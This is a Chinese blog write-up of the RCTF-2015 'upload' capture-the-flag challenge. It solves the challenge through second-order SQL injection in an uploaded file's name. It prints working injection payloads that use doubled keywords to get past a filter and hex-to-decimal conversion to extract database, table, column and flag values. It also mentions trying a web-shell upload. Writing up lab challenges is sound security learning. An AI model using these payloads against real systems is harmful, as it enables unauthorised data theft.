
XCTF攻防世界题目upload(RCTF-2015)

原创

hiddenCarry 于 2020-08-12 00:51:50 发布 348 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/daqiangdetianxia/article/details/107942222



upload

信息搜集

dirsearch目录扫描，发现classes目录

然后进入classes目录，发现 `password.php` `user.php` 文件夹

Index of /classes

Name	Last modified	Size	Description
Parent Directory		-	
password.php	2018-09-16 03:05	7.7K	
user.php	2018-09-16 03:05	1.0K	

中间件和服务器：Apache/2.4.7 (Ubuntu)


尝试

用sqlmap对登录和注册页面进行注入，发现不行。

注册后进行登录，发现有一个文件上传页面。可能是一个文件上传漏洞。

上传一句话木马，找不到上传后的文件夹，于是通过猜测上传文件夹名称，找不到，于是放弃文件上传漏洞。

文件上传后发现文件名会在上传文件下面出现文件名，于是考虑二次注入。



于是进行文件名注入。发现php等名字后缀会报错，设置表名为`' + select table_name from information_schema.tables'+.jpg`,发现 select 和 from 被过滤掉了，于是尝试双写绕过。

出大问题，发现注入后显示 0 。然后参考大佬写的wp大佬wp地址

遇到事情不要慌，看完继续写正常的思路（嘿嘿，我是飞舞）

（继续尝试，不要因为一点问题就退缩）
‘+(selselectect database())+’.jpg ————> 0

‘+(selecselectt substr(database(),1,12))+’.jpg ————> 0

‘+(selecselectt substr(hex(database()),1,12))+’.jpg ————> 7765625
7765625，查询的12位数，只显示7位，说明遇到’f’被截断，转换为其他进制。

发现只能显示数字，不能显示字母，存在字母的话会变为0

转化为10进制，发现存在科学计数法，于是逐步减少位数到12位。

conv(str,16,10)将str串从16进制转化为10进制

然后开始尝试

```
1. 库名
file_name' +(selselectect conv(substr(hex(database()),1,12),16,10))+ '.jpg
#得到库名：web_upload

2. 表名
file_name'+(seleselectct+conv(substr(hex((selselectect table_name frfromom    information_schema.tables where ta
ble_schema = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
#得到表名：hello_flag_is_here

3. 字段
file_name'+(seleselectct+conv(substr(hex((selselectect COLUMN_NAME frfromom   information_schema.COLUMNS where T
ABLE_NAME = 'hello_flag_is_here' limit  1,1)),1,12),16,10))+'.jpg
#得到字段名：i_am_flag

4. 获得数据
file_name'+(seleselectct+CONV(substr(hex((seselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),
16,10))+'.jpg
```

将每个得到的字符串从10进制转换为16进制，然后再解码成ascii编码，得到flag

flag：!!_@m_Th.e_F!lag

总结

1. 转换10进制
2. 截断，转换进制
3. 把握细节，不断尝试。
4. 遇到事情不要慌，转变思路最重要。
5. you are the first!

真想好好看一下后台的代码是怎么写的。